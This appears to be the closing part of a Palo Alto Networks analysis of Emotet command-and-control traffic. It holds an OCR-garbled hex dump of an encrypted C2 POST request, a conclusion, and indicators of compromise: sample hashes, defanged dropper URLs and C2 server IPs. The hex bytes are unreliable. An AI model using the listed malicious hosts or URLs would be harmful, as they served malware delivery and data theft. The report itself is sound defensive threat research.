00000221 00000231 00000241 00000251	6c 74 9d 8f dd	69 72 bd 0f d7 20	63 65 33 24 8e 36	61 61 95 56 fØ d4	74 6d 86 8f 1a 40	69 Ød db a7 a0 28	6f Øa 19 74 51 58	6e Ød e8 e1 d6 32	2f 07 1 17 4f c4	51 88 9c 60 ae	63 bb 97 5c 6f c7	74 9f df df b2 d5	65 25 fc 37	74 ec e6 80	2d 1e 24 bb	73 d6 8b 00	ontent-T lication tream \$Vt. Value	/octet-s .1% \$. \.7 tgP.	
00000221 00000231 00000241 00000251 00000261	6c 74 88 9d 8f dd f3	69 72 bd 0f d7 20 71	63 65 33 24 8e 36 06	61 95 56 fØ d4 9f	74 6d 86 8f 1a 40 c6	69 Ød a7 a0 28 ef	6f Øa 19 74 51 58 12	6e Ød e8 e1 d6 32 f4	2f 07 17 4f c4 21	31 88 9c 60 ae 87	63 bb 97 5c 6f c7 74	74 9f df b2 d5 b9	65 25 fc 37 a9	74 ec 80 1	2d 1e 24 bb	73 d6 8b 00 sh	ontent-T lication tream \$Vt. Value .q	/octet-s .1% \$. \.7 p.tgP. l.tE.	
00000221 00000231 00000241 00000251 00000261 00000271	6c 74 9d 8f dd f3 f6	69 72 bd 0f d7 20 71 4e	63 65 33 24 8e 36 06 a2	61 95 56 fØ d4 9f ce	74 6d 86 8f 1a 40 c6 73	69 Ød db a7 a0 28 ef 33	6f Øa 19 74 51 58 12 28	6e Ød e8 e1 d6 32 f4 e9	2f 07 17 4f c4 21 1a	31 88 9c 60 ae 87 a4	63 bb 97 5c 6f c7 74 56	74 9f df b2 d5 b9 85	65 25 fc 37 a9 a9	74 ec 80 45	2d 1e 24 bb	73 d6 8b 00 sh 20 d6	ontent-T lication tream \$Vt. Value .q	/octet-s .1% \$. \.7 tgP.	
00000221 00000231 00000241 00000251 00000261 00000271 00000281	6c 74 9d 8f dd f3 f6 d1	69 72 bd 0f d7 20 71 4e 2d	63 65 24 8e 36 06 a2 dd	61 95 56 fØ d4 9f ce c4	74 6d 86 1a 40 c6 73 4f	69 Ød a7 a0 28 ef 33 ac	6f Øa 19 74 51 58 12 28 52	6e 0d e8 e1 d6 32 f4 e9 c6	2f 07 17 4f 21 1a 56	31 88 9c 60 ae 87 a4 62	63 bb 97 5c 6f c7 74 56 0f	74 9f df b2 d5 b9 85 8f	65 25 fc 37 a9 ae	74 ec 80 45 7f	2d 1e 24 bb 3a f3	73 d6 8b 00 sh 20 d6 ea	ontent-T lication tream \$Vt. Value .q .Ns3(. 0.R.	/octet-s .1% \$. \.7 .tgP. I.tE. Ve:. Vb	
00000221 00000231 00000241 00000251 00000261 00000271 00000281 00000291	6c 74 9d 8f dd f3 f6 d1	69 72 bd 0f d7 20 71 4e 2d	63 65 24 8e 36 06 a2 dd	61 95 56 fØ d4 9f ce c4	74 6d 86 1a 40 c6 73 4f	69 Ød db a7 a0 28 ef 33	6f Øa 19 74 51 58 12 28 52	6e 0d e8 e1 d6 32 f4 e9 c6	2f 07 17 4f 21 1a 56	31 88 9c 60 ae 87 a4 62	63 bb 97 5c 6f c7 74 56 0f	74 9f df b2 d5 b9 85 8f	65 25 fc 37 a9 ae	74 ec 80 45	2d 1e 24 bb 3a f3	73 d6 8b 00 sh 20 d6 ea	ontent-T lication tream \$Vt. Value .q .Ns3(. 0.R. &,C	/octet-s .1% \$. \.7 .tgP. l.tE. Ve:. Vb Xz.s.	
00000221 00000231 00000241 00000251 00000261 00000271 00000281 00000291 00000241	6c 74 9d 8f dd f3 f6 d1 df 9c	69 72 bd 0f 20 71 4e 2d 2d ba	63 65 24 8e 36 06 a2 dd fb 73	61 95 56 64 9f ce c9 f2	74 6d 86 8f 1a 40 c6 73 4f e9 9f	69 0d a7 a0 28 ef 33 ac 26 31	6f 0a 19 74 51 58 12 28 52 20 39	6e Ød e8 e1 d6 32 f4 e9 c6 43 d1	2f 07 17 4f c4 21 1a 56 58	31 88 9c 60 ae 87 a4 62 8d	63 bb 97 5c 6f c7 74 56 Øf bc	74 9f df b2 d5 b9 85 8f 01	65 25 fc 37 a9 a9 a9 a9 a9 7a	74 ec 80 45 7f	2d 1e 24 bb 3a f3 73	73 86 00 Sh 20 66 ea a8	ontent-T lication tream \$Vt. Value .q .Ns3(. 0.R. &,C	/octet-s .1% \$. \.7 .tgP. I.tE. Ve:. Vb	
00000221 00000231 00000251 00000251 00000261 00000271 00000281 00000291 000002A1 00000281	6c 74 9d 8f dd f3 f6 d1 9c 20	69 72 bd 0f 20 71 20 71 4e 2d 2d ba ab	63 65 24 8e 36 06 a2 dd fb 73 ee	61 95 56 f0 d4 9f ce c4 c9 f2 12	74 6d 86 1a 40 c6 73 4f 9f ea	69 0d a7 a0 28 ef 33 ac 26 3f 82	6f Øa 19 74 51 58 12 28 52 20 39 89	6e 0d e8 d6 32 f4 e9 c6 43 d1 a5	2f 07 17 4f 21 1a 56 58 6e	31 88 9c 60 ae 87 a4 62 8d ee	63 bb 97 5c 6f c7 74 56 Øf bc 27	74 9f df b2 d5 b9 85 85 8f 01 6a	65 25 fc 37 a9 a9 e3 7a 99	74 ec 80 45 7f e1	2d 1e 24 bb a f3 73 5a	73 86 80 00 5h 20 66 ea a8 90	ontent-T lication tream \$Vt. Value .q .Ns3(. 0.R. &,C s?9.	/octet-s .1% \$. \$. 	
00000221 00000231 00000241 00000251 00000261 00000271 00000281 00000281 00000281 00000281	6c 74 9d 8f dd f3 f6 d1 9c 20	69 72 bd 0f 20 71 20 71 4e 2d 2d ba ab	63 65 24 8e 36 06 a2 dd fb 73 ee	61 95 56 f0 d4 9f ce c4 c9 f2 12	74 6d 86 1a 40 c6 73 4f 9f ea	69 0d a7 a0 28 ef 33 ac 26 31	6f Øa 19 74 51 58 12 28 52 20 39 89	6e 0d e8 d6 32 f4 e9 c6 43 d1 a5	2f 07 17 4f 21 1a 56 58 6e 01	81 88 9c 60 ae 87 87 62 8d ee 01	63 bb 97 5c 6f c7 74 56 0f bc 27 ac	74 9f df b2 d5 b9 85 85 8f 01 6a 64	65 25 fc 37 a9 a9 63 7a 99 81	74 e6 80 45 7f e1 34	2d 1e 24 bb 1a 5a 73 5a 69	73 66 8b 00 5h 20 66 ea a8 9c b2	ontent-T lication tream \$Vt. Value .q .Ns3(. 0.R. &,C s?9.	/octet-s .1% \$. \.7 tgP. !.tE. Ve:. Vb Xz.s. n.'j.4Z.	
00000221 00000231 00000241 00000251 00000261 00000271 00000281 00000281 00000281 00000261 00000221	6c 74 9d 8f dd f3 f6 d1 df 9c 20 d6 75	69 72 bd 0f 77 20 71 4e 2d 2d 2d 2d 8a 99 8c	63 65 24 8e 36 06 a2 dd fb 73 ee 58	61 95 56 f0 d4 9f ce c4 f2 f2 12 4d a2	74 6d 86 1a 40 c6 73 4f e9 9f ea 56 5e	69 0d a7 a0 28 ef 33 ac 26 31 82 c5 01	6f Øa 19 74 51 58 12 28 52 2c 39 89 50 ee	6e Ød e1 d6 32 f4 e9 c6 43 d1 a5 26 77	2f 07 4f c4 21 1a 56 58 6e 01 8d	31 88 9c 60 ae 87 a4 62 8d ee 01 d2	63 bb 97 5c 6f 74 56 0f 56 0f 27 ac 59	74 9f df b2 d5 b9 85 85 8f 6a 64 ea	65 25 fc 37 a9 ae e3 7a 99 81 2c	74 ec 80 45 71 e1 34 57	2d 1e 24 bb 1a 5a 73 5a 69 5b	73 d6 8b 00 sh 20 d6 ea a8 9c b2 f3	ontent-T lication tream \$Vt. Value .q .Ns3(. 0.R. &,C s.?9. NV.]&	/octet-s .1% \$. \$. 	
00000221 00000231 00000241 00000251 00000261 00000271 00000281 00000291 00000281 00000261 00000201 00000201	6c 74 9d 8f dd f3 f6 d1 df 9c 20 d6 75 c6	69 72 bd 0f 71 20 71 4e 2d 2d ba ab 99 8c b1	63 65 24 8e 36 06 a2 dd fb 73 ee 58	61 61 95 56 f0 44 9f ce c4 f2 12 4d a2	74 6d 86 1a 40 c6 73 4f e9 9f ea 56 5e	69 0d a7 a0 28 ef 33 ac 26 37 82 c5	6f Øa 19 74 51 58 12 28 52 2c 39 89 50 ee	6e Ød e1 d6 32 f4 e9 c6 43 d1 a5 26 77	2f 07 17 4f 21 1a 56 58 6e 01 8d d5	81 88 9c 60 ae 87 a4 62 8d 62 8d 62 8d 62 2a	63 bb 97 5c 6f c7 74 56 0f bc 27 ac 59 51	74 9f df b2 df b9 85 8f 01 6a 64 ea 31 c3	65 25 fc 37 a9 a9 e3 7a 99 81 2c 42 d5	74 ec 80 45 7f e1 34 57 fc c9 11	2d 1e 24 bb 1a 5a 69 5b d0 05	73 d6 8b 00 c c c c c c c c c c c c c	ontent-T lication tream \$Vt. Value .q .Ns3(. &,C 	/octet-s .1% \$. 	
00000221 00000231 00000241 00000251 00000261 00000271 00000281 00000291 00000281 00000201 00000201 00000201 00000221	6c 74 9d 8f dd f3 f6 d1 df 9c 20 d6 75	69 72 bd 0f 71 20 71 4e 2d 2d ba ab 99 8c b1	63 65 33 24 8e 36 a2 dd fb 73 ee 58 0e	61 61 95 56 fØ d4 9f c9 f2 12 4d a2 5a	74 6d 86 1a 40 c6 73 4f e9 9f ea 56 5e 3f	69 Ød a7 a0 28 ef 33 ac 26 33 ac 26 35 01 bc	6f Øa 19 74 51 58 12 28 52 20 39 89 5d ee Øa	6e 0d e8 e1 d6 32 f4 e9 c6 43 d1 a5 26 77 d4	2f 07 17 4f c4 21 1a 56 68 01 8d d5 63	81 88 9c 60 ae 87 a4 62 8d ee 01 d2 2a f2	63 bb 97 5c 6f 74 56 0f 56 0f 27 ac 59 51 e8	74 9f df b2 d5 b9 85 8f 01 6a 64 ea 31 c3	65 25 fc 37 a9 a9 e3 7a 99 81 2c 42 d5	74 ec 80 45 7f e1 34 57 fc c9	2d 1e 24 bb 1a 5a 69 5b d0 05	73 d6 8b 00 c c c c c c c c c c c c c	ontent-T lication tream \$Vt. Value .q .Ns3(. 0.R. &,C s.?9. MV.]& u.X.^w Z? K.[4.	/octet-s .1% \$. 	
00000221 00000231 00000251 00000251 00000261 00000271 00000281 00000291 00000281 00000201 00000201 00000201 00000201 00000251 00000301	6c 74 9d 8f dd f3 f6 d1 df 9c 20 d6 75 c6	69 72 bd 0f 20 71 20 20 20 20 20 20 20 80 80 80 80 80	63 65 33 24 8e 36 a2 dd fb 73 ee 58 0e	61 61 95 56 fØ d4 9f c9 f2 12 4d a2 5a	74 6d 86 1a 40 c6 73 4f e9 9f ea 56 5e 3f	69 Ød a7 a0 28 ef 33 ac 26 33 ac 26 35 01 bc	6f Øa 19 74 51 58 12 28 52 20 39 89 5d ee Øa	6e Ød e1 d6 32 f4 e9 c6 43 d1 a5 26 77	2f 07 17 4f c4 21 1a 56 68 01 8d d5 63	81 88 9c 60 ae 87 a4 62 8d ee 01 d2 2a f2	63 bb 97 5c 6f 74 56 0f 56 0f 27 ac 59 51 e8	74 9f df b2 df b9 85 8f 01 6a 64 ea 31 c3 6a	65 25 fc 37 e3 e3 e3 e3 e3 e3 e3 e3 e3 e3 e3 e3 e3	74 ec 80 45 7f e1 34 57 fc c9 11	2d 1e 24 bb 3a f3 73 5a 69 5b d0 55 39	73 d6 8b 00 sh 20 d6 ea a8 9c b2 f3 00 ee 9e	ontent-T lication tream \$Vt. Value .q .Ns3(. 0.R. &,C s?9. MV.]& u.X.^.w Z? K.[4. MWko.	<pre>/octet-s .1%\$\$\$</pre>	
00000221 00000231 00000251 00000251 00000261 00000281 00000281 00000281 00000281 0000021 0000021 00000251 00000251 00000301 00000311 00000331	6c 74 9d 8f 61 61 9c 20 66 75 66 4b 4d	69 72 bd 0f 20 71 20 71 4e 2d ba ab 99 8c b1 97 07	63 65 33 24 8e 36 a2 dd fb 73 ee 58 0e	61 61 95 56 64 9f ce c4 c9 f2 12 4d a2 5a	74 6d 86 81 1a 40 c6 73 4f e9 9f ea 56 56 56 57	69 Ød a7 a0 28 ef 33 ac 26 33 ac 26 35 01 bc	6f Øa 19 74 51 58 12 28 52 20 39 50 89 50 ee Øa ed	6e 0d e8 e1 d6 32 f4 e9 c6 43 d1 a5 26 77 d4	2f 07 17 4f 21 1a 56 58 6e 01 8d 63 2 2 6 3	31 88 9c 60 87 62 8d 62 8d 62 8d 62 2a f2 72 60 96	63 bb 97 5c 6f 74 56 6f 27 ac 59 51 e8 a7	74 9f df b2 d5 b9 85 8f 01 6a 64 ea 31 c3 6a 6a eb	65 25 fc 37 a9 a6 23 7a 99 81 2c 42 d5 62 21 b6	74 ec 80 45 7f e1 34 57 fc 9 11 5c 8d 74	2d 1e 24 bb 3a f3 73 5a 69 5b d0 05 39 29 60	73 d6 8b 00 ca a8 9c b2 f3 00 ee 9e 3a d9	ontent-T lication tream \$Vt. Value .q .Ns3(. 0.R. &,C s?9. MV.]& u.X.^.w Z? K.[4. MWko. V.	/octet-s .1% \$. 	
00000221 00000231 00000251 00000251 00000261 00000281 00000291 00000281 00000281 0000021 0000021 00000251 00000251 00000301 00000311	6c 74 9d 8f dd f3 66 41 9c 20 6 75 c6 4b 4d ca 2d	69 72 bd 0f 20 71 20 71 20 20 20 20 20 20 20 20 20 20 20 20 20	63 65 33 24 8e 36 a2 dd 73 ee e6 58 0e 58 86 78	61 95 56 60 44 56 62 62 62 62 62 62 62 62 62 62 62 62 62	74 6d 86 81 40 c6 73 4f e9 9f ea 56 5e 3f 5e 56 5e 56 5e 56 56 56 56 56 56 56 56 56 56 56 56 56	69 0d a7 a0 28 ef 33 ac 26 33 ac 26 33 ac 26 35 ef 82 c5 01 bc 56 ca	6f Øa 19 74 51 58 12 28 20 39 89 5d ee Øa b2 bf	6e 0d e8 e1 d6 32 f4 e9 c6 43 d1 a5 26 77 d4 C2 00 f4	2f 07 17 4f 21 1a 56 58 6e 01 8d 63 2 2 6 3	31 88 9c 60 87 62 8d 62 8d 62 8d 62 2a f2 72 60 96	63 bb 97 5c 6f 74 56 6f 27 ac 59 51 e8 a7	74 9f df b2 d5 b9 85 8f 01 6a 64 ea 31 c3 6a 6a eb	65 25 fc 37 a9 a6 23 7a 99 81 2c 42 d5 62 21 b6	74 ec 80 45 7f e1 34 57 fc 9 11 5c 8d 74	2d 1e 24 bb 3a f3 73 5a 69 5b d0 05 39 29 60	73 d6 8b 00 c c c c c c c c c c c c c	ontent-T lication tream \$Vt. Value .q .Ns3(. 0.R. &,C s?9. MV.]& u.X.^.w Z? K.[4. MWko. V.	<pre>/octet-s .1%\$\$\$</pre>	
00000221 00000231 00000251 00000251 00000261 00000281 00000281 00000281 00000281 0000021 0000021 00000251 00000251 00000301 00000311 00000331	6c 74 9d 8f dd 13 66 41 9c 20 46 75 c6 4b 4d ca 2d e3	69 72 bd 0f 20 71 20 20 20 20 20 20 20 80 80 80 80 99 80 97 07 44 90 80 07 07 44 90 80 80 80 80 80 80 80 80 80 80 80 80 80	63 65 32 24 86 36 62 62 64 65 86 73 86 78 86 78 47	61 95 56 60 44 9f ce c9 f2 12 40 a2 5a 07 96 b6	74 6d 86 8f 1a 40 c6 73 4f 9f ea 56 5e 3f 5e b7 2c	69 0d a7 a0 28 a7 a2 a2 a2 a2 a2 a2 a2 a2 a2 a2	6f Øa 19 74 51 28 22 20 39 50 20 89 50 ee Øa b2 bf 16	6e 0d e8 e1 d6 32 f4 e9 c6 43 d1 a5 26 77 d4 26 77 d4 00 f4 ed	2f 07 17 4f 21 1a 56 58 6e 01 45 63 63 63 59	31 88 9c 60 ae 87 a4 62 8d ee 01 2a f2 96 a7	63 bb 97 5c 6f c7 56 6c 7 56 bc 27 ac 59 51 e8 a7 ff	74 9f df b2 d5 b9 85 8f 01 6a 6a 31 c3 6a 6a 6a 6a 5c	65 25 fc 37 a9 a9 a9 a9 81 2c 42 d5 62 21 b6 3b	74 ec 80 45 7f e1 34 57 fc 9 11 5c 8d 74	2d 1e 24 bb 3a f3 73 5a 69 5b d0 05 39 29 60 0e	73 d6 8b 00 5h 20 d6 ea a8 9c b2 f3 00 ee 9e 3a d9 fe	ontent-T lication tream \$Vt. Value .q Ns3(. 0.R. &,C 	<pre>/octet-s .1%\$\$\$</pre>	
00000221 00000231 00000251 00000251 00000261 00000281 00000281 00000281 00000281 00000201 00000201 00000201 00000301 00000311 00000331 00000341	6c 74 9d 8f dd 13 66 41 9c 20 46 75 c6 4b 4d ca 2d e3	69 72 bd 0f 20 71 20 20 20 20 20 20 20 80 80 80 80 99 80 97 07 44 90 80 07 07 44 90 80 80 80 80 80 80 80 80 80 80 80 80 80	63 65 32 24 86 36 62 62 64 65 86 73 86 78 86 78 47	61 95 56 60 44 9f ce c9 f2 12 40 a2 5a 07 96 b6	74 6d 86 8f 1a 40 c6 73 4f 9f ea 56 5e 3f 5e b7 2c	69 0d a7 a0 28 ef 33 ac 26 33 ac 26 33 ac 26 35 ef 82 c5 01 bc 56 ca	6f Øa 19 74 51 28 22 20 39 50 20 89 50 ee Øa b2 bf 16	6e 0d e8 e1 d6 32 f4 e9 c6 43 d1 a5 26 77 d4 26 77 d4 00 f4 ed	2f 07 4f c4 21 1a 56 6e 01 8d d5 63 63 6a 59 d4	31 88 9c 60 ae 87 62 8d 62 8d 62 2a 62 2a f2 96 a7 ed	63 bb 97 5c 6f c7 56 bc 27 ac 59 51 e8 a7 ff fd	74 9f df b2 d5 b9 85 86 64 ea 31 c3 6a 64 eb 5c 4c	65 25 fc 37 a9 e3 7a 99 81 2c 42 d5 62 21 b6 3b 5d	74 ec 80 45 7f e1 34 57 fc c9 11 5c 8d 74 c3	2d 1e 24 bb 3a f3 73 5a 69 5b d0 05 39 29 60 e ea	73 d6 8b 00 5h 20 d6 ea a8 9c b2 f3 00 ee 9e 3a d9 fe bd	ontent-T lication tream \$Vt. Value .q .Ns3(. 0.R. &,C 	<pre>/octet-s .1%\$\$\$</pre>	
00000221 00000231 00000251 00000251 00000261 00000281 00000281 00000281 00000281 00000201 00000201 00000201 00000311 00000311 00000331 00000331	6c 74 9d 8f dd 13 66 41 9c 20 67 5 66 40 4d 20 67 5 66 40 20 67 5 66 40 1 67 1 9 67 1 9 67 1 9 67 1 9 67 1 9 67 1 9 67 1 9 67 1 9 67 1 9 67 1 9 67 1 9 67 1 9 67 1 9 67 1 9 67 1 9 6 7 5 7 6 1 9 6 7 5 7 5 7 6 7 5 7 5 7 6 7 7 5 7 5 7 6 7 7 5 7 5	69 72 bd 0f 20 71 20 20 20 20 20 20 20 20 20 20 20 20 20	63 65 33 24 8e 36 06 a2 dd fb 73 ee 58 86 78 47 e0	61 95 56 f0 d4 9f ce c4 c9 f2 12 4d a2 5a d7 96 b6 b9	74 6d 86 81 40 c6 73 4f e9 9f ea 56 56 56 56 3f 56 2c 85	69 0d a7 a0 28 a7 a2 a2 a2 a2 a2 a2 a2 a2 a2 a2	6f 0a 19 74 51 28 22 39 50 ee 0a b2 b2 b1 16 76	6e 0d e8 e1 d6 32 f4 e9 c6 43 d1 a5 26 77 d4 26 77 d4 c2 00 f4 ed 0b	2f 07 4f c4 21 1a 56 62 01 8d 63 63 63 64 59 64 f5	31 88 9c 60 ae 87 62 8d ee 01 d2 2a f2 96 a7 ed 33	63 bb 97 5 6f c7 56 bc 27 ac 59 51 e a7 ff 64	74 9f df b2 d5 b9 85 86 64 ea 31 c3 6a eb 5c 4c 7a	65 25 fc 37 a9 e3 7a 99 81 2c d5 62 21 b6 35 4a	74 ec 80 45 7f e1 34 57 fc e3 11 5c 8d 74 c3 70	2d 24 bb 3a f3 73 5a 69 5b d0 55 d0 29 60 e a 3 39 29 60 e a 3	73 d6 8b 00 5h 20 d6 ea a8 9c b2 60 ea b2 60 ea b2 60 60 b2 60 60 b2 60 60 60 60 60 60 60 60 60 60	ontent-T lication tream \$Vt. Value .q .Ns3(. 0.R. &,C 	<pre>/octet-s .1%\$\$\$</pre>	
00000221 00000231 00000251 00000251 00000261 00000271 00000281 00000291 00000281 00000201 00000201 00000201 00000311 00000311 0000031 0000031 00000351 00000361	6c 74 9d 8f dd 13 66 41 9c 20 67 5 66 40 4d 20 67 5 66 40 20 67 5 66 40 1 67 1 9 67 1 9 67 1 9 67 1 9 67 1 9 67 1 9 67 1 9 67 1 9 67 1 9 67 1 9 67 1 9 67 1 9 67 1 9 67 1 9 67 1 9 6 7 5 7 6 1 9 6 7 5 7 5 7 6 7 5 7 5 7 6 7 7 5 7 5 7 6 7 7 5 7 5	69 72 67 72 71 72 71 72 72 72 72 72 72 72 72 72 72 72 72 72	63 33 24 86 36 36 36 36 47 86 86 78 47 89	61 95 56 f0 d4 9f c9 f2 12 4d a2 5a d7 96 b9 cc	74 6d 86 1a 40 c6 73 4f 9f ea 56 5e 3f 5e b7 2c 85 b9	69 0d a7 a0 28 ef 33 ac 26 37 26 37 26 37 26 37 26 37 26 57 26 56 ca 01 bc 56 ca 06 b5	6f Øa 19 74 51 58 12 28 52 2c 39 5d ee Øa b2 bf 16 76 59	6e 0d e8 e1 d6 32 f4 e9 c6 43 d1 a5 26 77 d4 C 26 77 d4 c6 43 d1 a5 26 77 d4 d6 d1 a5 26 77 d4 d6 d1 d6 d2 d1 d6 d2 d1 d6 d2 d1 d6 d2 d1 d6 d2 d1 d6 d2 d1 d6 d2 d1 d2 d2 d1 d2 d2 d2 d2 d2 d2 d2 d2 d2 d2 d2 d2 d2	2f 07 4f 21 1a 56 62 01 8d 63 63 63 63 63 63 63 63 63 63 63 79 64 59 64 55 86 80 85 80 80 80 80 80 80 80 80 80 80 80 80 80	81 88 9c 60 ae 87 62 84 62 84 62 2a 62 2a 72 96 a7 e3 e3 e3	63 bb 97 56 67 74 56 75 75 76 76 76 76 76 76 76 76 76 76	74 9f df b2 d5 b9 85 8f 01 6a 64 ea 31 c3 6a 64 eb 5c 4c 7a 53	65 25 fc 37 a9 81 2c 42 d5 62 21 b6 3b 4a 54	74 ec 80 45 7f e1 34 57 fc 911 5c 8d 74 c3 70 35	2d 24 bb 3a f3 73 5a 69 5b d0 55 d0 05 39 29 60 e a 3 4f	73 d6 8b 00 5h 20 d6 ea a8 9c b2 f3 00 ee 9a d9 bd 9b 61	ontent-T lication tream \$Vt. Value .q .Ns3(. 0.R. &,C 	<pre>/octet-s .1%\$\$</pre>	

24. Wireshark capture showing POST request including Exported Key, Hash Value and Encrypted C2 data.

Conclusion

Emotet was active in the wild for several years before a <u>coordinated law enforcement</u> <u>campaign</u> shut down its infrastructure in late January 2021. Its attack tactics and techniques had evolved over time, and the attack chain is very mature and sophisticated, which makes it a good case study for security researchers. This research provides an example of Emotet C2 communication, including C2 server IP selection and data encryption, so we can better understand how Emotet malware utilizes this sophisticated technique to evade security production detection.

Palo Alto Networks customers are protected from this kind of attack by the following:

- 1. <u>Threat Prevention</u> signatures <u>21201</u>, <u>21185</u> and <u>21167</u> identify HTTP C2 requests attempting to download the new payload and post sensitive info.
- 2. <u>WildFire</u> and <u>Cortex XDR</u> identify and block Emotet and its droppers.

Indicators of Compromise

Samples

2cb81a1a59df4a4fd222fbcb946db3d653185c2e79cf4d3365b430b1988d485f

Droppers

bbb9c1b98ec307a5e84095cf491f7475964a698c90b48a9d43490a05b6ba0a79 bd1e56637bd0fe213c2c58d6bd4e6e3693416ec2f90ea29f0c68a0b91815d91a

URLs

http://allcannabismeds[.]com/unraid-map/ZZm6/ http://giannaspsychicstudio[.]com/cgi-bin/PP/ http://ienglishabc[.]com/cow/JH/ http://abrillofurniture[.]com/bph-nclex-wygq4/a7nBfhs/ https://etkindedektiflik[.]com/pcie-speed/U/ https://vstsample[.]com/wp-includes/7eXel/ http://ezi-pos[.]com/categoryl/x/

IPs

5.2.136[.]90 161.49.84[.]2 70.32.89[.]105 190.247.139[.]101 138.197.99[.]250 152.170.79[.]100 190.55.186[.]229 132.248.38[.]158 110.172.180[.]180 37.46.129[.]215 203.157.152[.]9 157.245.145[.]87

Get updates from Palo Alto Networks!

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our <u>Terms of Use</u> and acknowledge our <u>Privacy</u> <u>Statement</u>.